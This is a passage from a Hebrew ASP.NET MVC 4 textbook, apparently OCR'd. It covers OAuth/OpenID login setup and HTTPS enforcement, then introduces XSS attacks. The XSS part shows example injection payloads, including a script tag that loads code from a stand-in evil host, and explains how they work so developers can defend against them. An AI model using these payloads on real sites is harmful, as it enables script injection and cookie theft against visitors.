
הגישה המקומית המסורתית עודנה מיושמת בצורה מוצלחת במספר רב של יישומי אינטרנט, אולם יש לה מספר חסרונות משמעותיים:

- **תפעול בסיס נתונים מקומי שמכיל שמות משתמשים וסיסמאות סודיות מהווה מגבלה משמעותית מבחינת אבטחה.** ידיעות על כשלי אבטחה חמורים שהובילו לחשיפת פרטי החשבון של מאות אלפי משתמשים (כולל, לעתים קרובות, סיסמאות לא מוצפנות) הפכו כיום לעניין שבשגרה. גרוע מכך, מכיוון שמשתמשים רבים משתמשים באותה סיסמה במספר רב של אתרים, חשיפת פרטי החשבון עלולה להשפיע על האבטחה של המשתמשים באתרי הבנקאות המקוונת שלהם ובאתרים רגישים אחרים.
- **יצירת חשבון הינה תהליך ארוך ומייגע.** למשתמשים נמאס למלא טפסים, לעמוד בדרישות השונות של בחירת הסיסמה, לזכור סיסמאות שונות, ולדאוג לאבטחת הפרטים שמועברים על ידם לאתר זה או אחר. אחוז לא מבוטל מהמשתמשים יחליט שהשימוש בשירותי האתר שלכם פשוט אינו שווה את הטרחה שכרוכה בהרשמה.

הפרוטוקולים OAuth ו-OpenID הינם תקני הרשאה פתוחים. באמצעותם תוכלו לאפשר למשתמשים להתחבר לאתר שלכם דרך החשבונות הקיימים שלהם באתרים אמינים חיצוניים (המכונים **ספקים (providers)**) כגון Google, Twitter, Microsoft ואחרים.

בעבר, הגדרת האתר בצורה שתאפשר תמיכה בפרוטוקולי OAuth ו-OpenID הייתה סבוכה וקשה ביותר משתי סיבות: מדובר בפרוטוקולים מורכבים, וספקים מובילים רבים מיישמים אותם בצורה שונה במקצת. עם תשתית MVC 4 התהליך הזה הפך לפשוט יותר, מכיוון שהתשתית מספקת תמיכה מובנית ב-OAuth וב-OpenID כחלק מתבנית Internet Application. תמיכה זו כוללת בקר Account מעודכן, תצוגות שמספקות שירותי הרשמה וניהול חשבון, ומחלקות עזר שמושתתות על ספריית DotNetOpenAuth הפופולרית.

בדף הכניסה לחשבון החדש מופיעות כעת שתי אפשרויות: האחת, " Use a local account to log in" - להרשמה באמצעות חשבון מקומי, והשנייה, "Use another service to log in" - להרשמה באמצעות שירות חיצוני. שתי האפשרויות מוצגות בתרשים 5-7. האתר שלכם יכול לתמוך בשתי האפשרויות, ולכן משתמשים שרוצים בכך עדיין יוכלו ליצור חשבון מקומי.



תרשים 7-5

הרשמה של ספקי חשבונות חיצוניים

עליכם לציין באופן מפורש אתרים חיצוניים שיוכלו לשמש לכניסת משתמשים. למרבה המזל, מדובר במשימה פשוטה ביותר. הגדרת ספקים מתבצעת בקובץ App_Start\AuthConfig.cs. כאשר אתם יוצרים יישום חדש, כל ספקי האימות בקובץ AuthConfig.cs מסומנים כהערות, כמוצג להלן:

```
public static class AuthConfig
{
  public static void RegisterAuth()
  {
    // To let users of this site log in using their accounts from
    // other sites such as Microsoft, Facebook, and Twitter,
    // you must update this site. For more information visit
    // http://go.microsoft.com/fwlink/?LinkID=252166

    //OAuthWebSecurity.RegisterMicrosoftClient(
    //    clientId: "",
    //    clientSecret: "");

    //OAuthWebSecurity.RegisterTwitterClient(
    //    consumerKey: "",
    //    consumerSecret: "");
```

```
    //OAuthWebSecurity.RegisterFacebookClient(
    //    appId: "",
    //    appSecret: "");

    //OAuthWebSecurity.RegisterGoogleClient();
  }
}
```

אתרים שמשתמשים בפרוטוקול OAuth (כמו Facebook, Twitter ו-Microsoft) מחייבים הרשמה של האתר שלכם כיישום. לאחר שתעשו זאת, תקבלו זיהוי לקוח (client id) וקוד סודי (secret). האתר שלכם ישתמש בנתונים אלה כדי לאמת את עצמו מול ספק OAuth. אתרים שמיישמים OpenID (כגון Google ו-Yahoo) אינם מחייבים את הרשמת היישום, ואינכם צריכים זיהוי לקוח וקוד סודי.

בשיטות מחלקת העזר OAuthWebSecurity שמוצגות בקוד שלעיל הושקעו מאמצים רבים כדי לטשטש את הבדלי היישום השונים בין ספקי OAuth לבין ספקי OpenID, וגם את ההבדלים בין הספקים השונים לבין עצמם, אך עדיין ניתן להבחין בהבדלים מסוימים. כמו כן, הספקים משתמשים במינוח שונה למושגים ודברים דומים ואפילו זהים כמו זיהוי משתמש (client id), ומכנים אותו מפתח צרכן (consumer key), זיהוי יישום (app id) ועוד. למזלנו, השיטות של OAuthWebSecurity שמטפלות בספקים השונים כוללות שמות פרמטרים שתואמים לתנאים ולתיעוד של הספק המתאים.

הגדרת ספקי OpenID

הגדרת התצורה של ספקי OpenID הינה תהליך פשוט למדי, מכיוון שאין צורך בהרשמה או בהעברת פרמטרים. כעת נראה כיצד להוסיף תמיכת OpenID לשלושה ספקי OpenID מקובלים: Google, Yahoo ו-myOpenID.


הקוד שמשמש להוספת תמיכה לספק Google כלול כבר בקובץ AuthConfig, ולכן כל שנותר לעשות הוא למחוק את סימוני ההערה. כדי להוסיף תמיכה לספק Yahoo, עליכם להוסיף קריאה לשיטה OAuthWebSecurity.RegisterYahooClient().

המחלקה OAuthWebSecurity אינה כוללת שיטת עזר לביצוע הרשמה ישירה של myOpenID, ולכן יש ליצור ולרשום לקוח מותאם אישית, כמוצג בקוד AuthConfig.cs המלא שלהלן (שימו לב לשימוש בביטויי using נוספים כדי לכלול את מרחב השמות DotNetOpenAuth).

```
using DotNetOpenAuth.AspNet.Clients;
using DotNetOpenAuth.OpenId.RelyingParty;
using Microsoft.Web.WebPages.OAuth;

namespace MvcApplication23
{
  public static class AuthConfig
```


```
  {
    public static void RegisterAuth()
    {
      OAuthWebSecurity.RegisterGoogleClient();
      OAuthWebSecurity.RegisterYahooClient();

      var MyOpenIdClient =
        new OpenIdClient("myopenid", WellKnownProviders.MyOpenId);
      OAuthWebSecurity.RegisterClient(MyOpenIdClient, "myOpenID", null);
    }
  }
}
```

בזה סיימנו. כדי לבדוק את הקוד, הריצו את היישום ולחצו על הקישור Log In שבכותרת הדף (או נווטו לכתובת Account/Login/). שלושה ספקי הרשמה יוצגו ברשימת האתרים החיצוניים (ראו תרשים 6-7).




תרשים 6-7

כעת לחצו על לחצן ההרשמה של Google, ותועברו לדף האישור של Google, כמוצג בתרשים 7-7. בחלון זה תישאלו אם אתם רוצים לספק מידע (במקרה הזה כתובת דואר אלקטרוני) לאתר המבקש.



תרשים 7-7


לאחר שתלחצו Allow, תופנו שוב לאתר כדי להשלים את תהליך ההרשמה (תרשים 7-8).




תרשים 7-8

לאחר שתלחצו Register, תופנו לדף הבית של האתר כמשתמשים מאומתים, כמוצג בתרשים 7-9.

לסיום, תוכלו ללחוץ על שם המשתמש בכותרת הדף כדי לעסוק בניהול החשבון שלכם (ראו תרשים 7-10). דף זה מאפשר למשתמשים להוסיף סיסמה מקומית או לבצע שיוך אל ספקי חשבונות חיצוניים נוספים.



תרשים 7-9



תרשים 7-10

הגדרת ספקי OAuth

הקוד שמשמש להגדרת התצורה של ספקי OAuth דומה מאוד לזה שמשמש להגדרת ספקי OpenID, אולם תהליך הרשמת האתר כיישום משתנה מספק לספק. תבנית פרויקט אינטרנט של MVC 4 כוללת תמיכת OAuth שמבוססת על חבילת DotNetOpenAuth של NuGet. מומלץ להיעזר בתיעוד הרשמי של OAuth, ולא להסתמך על חומרים שונים או מאמרים בבלוגים אינטרנטיים. ניתן להגיע לדפי התיעוד על ידי לחיצה על הקישור שמוצג בדף הכניסה לחשבון (המשפט שמתחיל במילים "See this article for detail...") או הזנה ישירה של הכתובת http://go.microsoft.com/fwlink/?LinkId=252166. במסמכי התיעוד תוכלו למצוא הוראות מפורטות להרשמת יישומים אצל כל אחד מספקי OAuth הנתמכים.

לאחר השלמת התהליך, יונפקו לכם על ידי הספק זיהוי משתמש (client id) וקוד סודי (secret), ותוכלו להציב אותם ישירות בשיטות המובנות בקובץ AuthConfig.cs. לדוגמה, נניח שרשמתם יישום Facebook כלשהו וקיבלתם את הערך "123456789012" בתור App ID ואת הערך "abcdefabcdefdecafbad" בתור App Secret (אלה הם כמובן ערכים לדוגמה, שלא יפעלו). כעת באפשרותכם לאפשר אימות Facebook על ידי ביצוע הקריאה הבאה בקובץ AuthConfig.cs:

```
public static class AuthConfig
{
  public static void RegisterAuth()
  {
    OAuthWebSecurity.RegisterFacebookClient(
      appId: "123456789012",
      appSecret: "abcdefabcdefdecafbad");
  }
}
```

ההשלכות של כניסת משתמשים חיצונית מבחינת אבטחה

השימוש בפרוטוקולים OAuth ו-OpenID אמנם מפשט את קוד האבטחה של האתר, אך חשוב לדעת שהשימוש בספקי חשבונות חיצוניים עלול לאפשר כניסה של ווקטורי תקיפה פוטנציאלים אחרים אל היישום שלכם. במקרה שהאתר של הספק נפרץ, או שהתקשורת המאובטחת בין האתרים שלכם מיורטת, התוקף יוכל לשבש את כניסת המשתמשים לאתר שלכם או לאסוף נתונים עליהם. זו הסיבה שחשוב להמשיך ולהקפיד על עקרונות אבטחה הולמים גם אם החלטתם להאציל את סמכויות האימות. **אבטחת האתר שלכם לעולם תישאר באחריותכם**, גם כאשר אתם משתמשים בשירותים חיצוניים לביצוע אימות משתמשים.

ספקי אימות חיצוניים אמינים

עליכם לספק תמיכה רק לספקים שאתם בוטחים בהם, והמשמעות היא שעליכם להשתמש בשירותיהם של ספקים מוכרים בלבד. חשיבות הדבר נובעת ממספר סיבות.

ראשית, כאשר אתם מפנים את המשתמשים שלכם לאתרים חיצוניים, אתם צריכים לדעת שהם אינם אתרים עוינים או אתרים בעלי מנגנוני הגנה ירודים שעשויים להדליף או לנצל לרעה את פרטי החשבון ומידע נוסף אודות המשתמשים שלכם.

שנית, ספקי אימות מעבירים לכם מידע על המשתמש - לא רק את מצב ההרשמה שלו, אלא גם כתובת דואר אלקטרוני ולעתים גם נתונים ייחודיים נוספים שלו. אם המידע הזה שגוי, אתם עלולים לאמת את האדם הלא נכון או להשתמש בפרטי משתמש שגויים.

דרשו כניסת משתמשים באמצעות SSL

כאשר יש קריאה חוזרת מהספק החיצוני אל האתר שלכם, הפנייה הזו מכילה אסימוני אבטחה (security tokens) שמאפשרים גישה לאתר שלכם ומכילים מידע על המשתמש. חשוב שהמידע הזה יישלח באמצעות HTTPS (פניית HTTP מאובטחת) כדי למנוע את ירוטו במהלך מסעו בנתיבי האינטרנט.

כדי לאכוף ביצוע של קריאות מוחזרות באמצעות HTTPS, יישומים שתומכים באימות חיצוני של משתמשים צריכים לחייב שימוש ב-HTTPS לצורך קבלת גישה לשיטה Login (שיטת GET) של הבקר Account באמצעות מאפיין הסימון RequireHttps:

```
//
// GET: /Account/Login

[RequireHttps]
[AllowAnonymous]
public ActionResult Login(string returnUrl)
{
  ViewBag.ReturnUrl = returnUrl;
  return View();
}
```

אכיפת HTTPS במהלך כניסת משתמשים לאתר תגרום שכל הקריאות לספקים חיצוניים תתבצענה על בסיס HTTPS, והספקים, בהתאם, יבצעו את הקריאות המוחזרות לאתר שלכם באמצעות HTTPS.

חשוב במיוחד להשתמש בפרוטוקול HTTPS עם אימות Google, מכיוון ששרת Google מדווח על משתמש שמבצע כניסה אחת באמצעות HTTP וכניסה נוספת באמצעות HTTPS בתור שני משתמשים שונים. החובה להשתמש ב-HTTPS באופן גורף תפתור את הסוגיה הזו.

סקירת האיומים על יישומי אינטרנט

פרק זה התמקד עד כה בשימוש באפשרויות האבטחה של MVC לשליטה בגישה לאזורים השונים באתר. מפתחים רבים רואים בכך את סיום טווח אחריותם לאבטחת יישומי האינטרנט שהם יוצרים: הם ווידאו ששמות המשתמש והסיסמאות הנכונים ממופים לחלקים הנכונים של היישום.

כזכור פתחנו פרק זה ברשימת אזהרות מפחידות על האיומים הרבים שעלולים לסכן את האתר שלכם, ועל אמצעי האבטחה השונים שמטרתם היחידה הינה למנוע שימוש לרעה ביישום. כאשר יישום הרשת שלכם חשוף לציבור המשתמשים הרחב - ובפרט לציבור העצום והאנונימי של משתמשי רשת האינטרנט - הוא פגיע למגוון התקפות. בנוסף, מכיוון שיישומי אינטרנט פועלים על תשתית של פרוטוקולים טקסטואליים סטנדרטיים כגון HTTP ו-HTML, הם גם חשופים במיוחד למתקפות אוטומטיות.

בהמשך הדיון בפרק זה נתעמק בשיטות השונות שבאמצעותן ינסו האקרים לנצל לרעה את היישום שלכם, ונלמד כיצד ניתן להתגונן מפניהן.

האיום: מתקפת XSS

תחילה נציג את אחת מהמתקפות הנפוצות ביותר: מתקפת XSS (Cross-Site Scripting). סעיף זה יעסוק בסוג זה של מתקפה, המשמעויות שלה לגביכם, וכיצד תוכלו למנוע אותה.

הצגת האיום

ככל הנראה שבנקודת זמן כלשהי בעבר איפשרתם מתקפת XSS באחד היישומים שבניתם, גם אם התמזל מזלכם ושום פורץ לא נכנס מבעד לדלת הפתוחה שהשארתם. גם אם אתם מקפידים לאבטח את האתרים שלכם בקנאות, כנראה שהחמצתם את סגירת הפרצה הזו. חבל, כי מתקפת XSS הינה איום האבטחה השכיח ביותר ברשת האינטרנט, ובעיקר בגלל הסיבה שמפתחי האתרים אינם מודעים לסכנות שלה.

מתקפת XSS יכולה להתבצע בשתי דרכים: שליחה של פקודות תסריט מזיקות על ידי המשתמש אל אתר שמקבל קלט (שאינו נבדק), או על ידי הצגת קלט מהמשתמש ישירות בדף ללא בדיקה. הטכניקה הראשונה נקראת **הזרקה פאסיבית (passive injection)**. במקרה זה התוקף מזין ביטויים מזיקים אל תיבת טקסט, למשל, והתסריט נשמר בבסיס הנתונים ומוצג במועד מאוחר יותר. הטכניקה השנייה נקראת **הזרקה אקטיבית (active injection)**. במקרה זה המשתמש מזין ביטויים מזיקים לשדה קלט ואלה מוצגים באופן מיידי על המסך. שתי הגישות מסוכנות באותה מידה. נתחיל בסקירה של הזרקה פאסיבית.

הזרקה פאסיבית

מתקפת XSS מבוצעת על ידי **הזרקת (injecting)** קוד תסריט לאתר שמקבל קלט מהמשתמש. דוגמה לכך היא בלוג, שמאפשר למשתמשים להשאיר הערות לפרסומים המועלים בו, כפי שמוצג בתרשים 7-11.

תרשים 7-11

הדף כולל ארבעה שדות קלט: שם, כתובת דואר אלקטרוני, הערה וכתובת URL. טפסים מסוג זה מזמינים מתקפות XSS משתי סיבות: הראשונה היא שההאקרים יודעים שהקלט שנמסר בטופס יוצג באתר, והשנייה - הם יודעים שקידוד כתובות URL הוא עניין מורכב ולכן המפתחים מתרשלים לעתים בבדיקת השדות הללו, מכיוון שהם יודעים שבכל מקרה הם יהיו חלק מתגיות HTML.

חשוב לזכור, וכבר הדגשנו זאת מספר פעמים, שכל ההאקרים שאורבים במרחב הווירטואלי הם הרבה יותר ערמומיים מכם. אין בכך כדי לטעון שהם חכמים יותר, אבל כדאי לחשוב עליהם ככאלה שממוקדים מאוד בפריצה כדי שתהיה בכך תרומה לחיזוק מערך ההגנה שלכם.

בתחילה התוקף בודק אם האתר מקודד תווים מסוימים שמוזנים לתוכו. סביר להניח ששדה ההערה מוגן, וכל הנראה גם שדה השם, אך במקרים רבים שדה כתובת URL מהווה מטרה נוחה להזרקה. כדי לבדוק אם אכן כך הדבר, ניתן להזין שאילתה תמימה, כדוגמת זו שבתרשים 7-12.

תרשים 7-12

זו אינה התקפה ישירה, אך העובדה היא שהזנו סמל "<" (קטן מ-) לשדה הכתובת כדי לבדוק אם הוא יומר לקוד <, שהוא התו החלופי לסימן "<" בקידוד HTML. אם נעביר את התגובה ונתבונן בתוצאה, הכול נראה בסדר (תרשים 7-13).

נסביר זאת אחרת: ההאקר מנסה לבדוק אם האתר מבצע בדיקות כלשהן, ומכניס את התו האסור ">". כעת, אם יש בדיקה היינו אמורים לקבל הודעה שהוכנסו תווים לא חוקיים. אנו

רואים לפי תרשים 7-13 שהאתר אינו מבצע בדיקות כאלו. אם נבחן את קוד המקור של הדף נגלה את פרצת אבטחת המידע (נוכל לשרשר אלמנטי HTML כמו IFRAME...).

תרשים 7-13

שום דבר בתצוגה אינו מעיד על ליקוי כלשהו, אבל אנחנו כבר יודעים שבוצעה הזרקה, ובכל זאת לא הופעל כל תהליך אימות שמתריע שכתובת URL שהוזנה אינה חוקית! ההאקר שיבחן כעת את תגיות המקור של הדף יחווה פרץ אדרנלין לנוכח התפוח המתוק שרק מחכה שיקטפו אותו:

```
<a href="No blog! Sorry :<">Bob</a>
```

אם אינכם מבינים מה הבעיה, נסו לבחון לרגע את התגית הזו מנקודות מבטו של ההאקר, ותבינו כמה הרס שניתן להמיט על האתר שלכם דרך הפרצה הזו. נניח למשל שהוזן הקלט הבא:

```
"><iframe src="http://haha.juvenilelamepranks.example.com" height="400" width=500/>
```

שורה זו תגרום לסגירת תגית העוגן הבלתי-מוגנת ותאלץ את האתר לטעון את IFRAME, כמוצג בתרשים 7-14.

תרשים 7-14

זה אינו המהלך הכי חכם בעולם מצד האקר שבאמת רוצה לפרוץ את האתר, מכיוון שמנהלי האתר יוכלו מיד לזהות את הפרצה ולחסום אותה בהקדם. אם הייתם האקרים ממולחים אמיתיים, סביר להניח שהייתם עושים משהו כזה:

```
"></a><script src="http://srizbitrojan.evil.example.com"></script> <a href="
```

שורת קלט זו תגרום לסגירת תגית העוגן, הזרקת תגית תסריט ולאחר מכן פתיחה של תגית עוגן נוספת. בדרך זו, רצף הדף לא ייקָטַע, ולאף אחד לא יהיה מושג קלוש מה קרה (תרשים 7-15).

תרשים 7-15

לא תוכלו לראות את תגיות התסריט המוזרקות גם אם תמקמו את סמן העכבר מעל השם שבתגובה - זו תגית עוגן ריקה! התסריט המזיק יורץ בכל פעם שמבקר נכנס לאתר ויוכל לבצע פעולות מזיקות כגון שליחת קבצי cookie למשתמש או שליחת נתונים אל ההאקר.

הזרקה אקטיבית


בהזרקת XSS אקטיבית, התוקף שולח מידע מזיק שמוצג בדף באופן מיידי ואינו מאוחסן בבסיס הנתונים. מתקפה מסוג זה נקראת "אקטיבית" מכיוון שהתוקף לוקח חלק פעיל במתקפה, ואינו ממתין למשתמש חסר מזל שיגיע ויפעיל אותה.

אתם עשויים לתהות מה הטעם במתקפה כזו, כי למה מישהו ירצה להקפיץ התראות JavaScript בדפדפן שלו, או להפנות את עצמו לאתר עוין בשעה שהוא משתמש באתר שלכם כקיר גרפיטי. זוהי שאלה לגיטימית, אך יש סיבות טובות לעשות זאת.

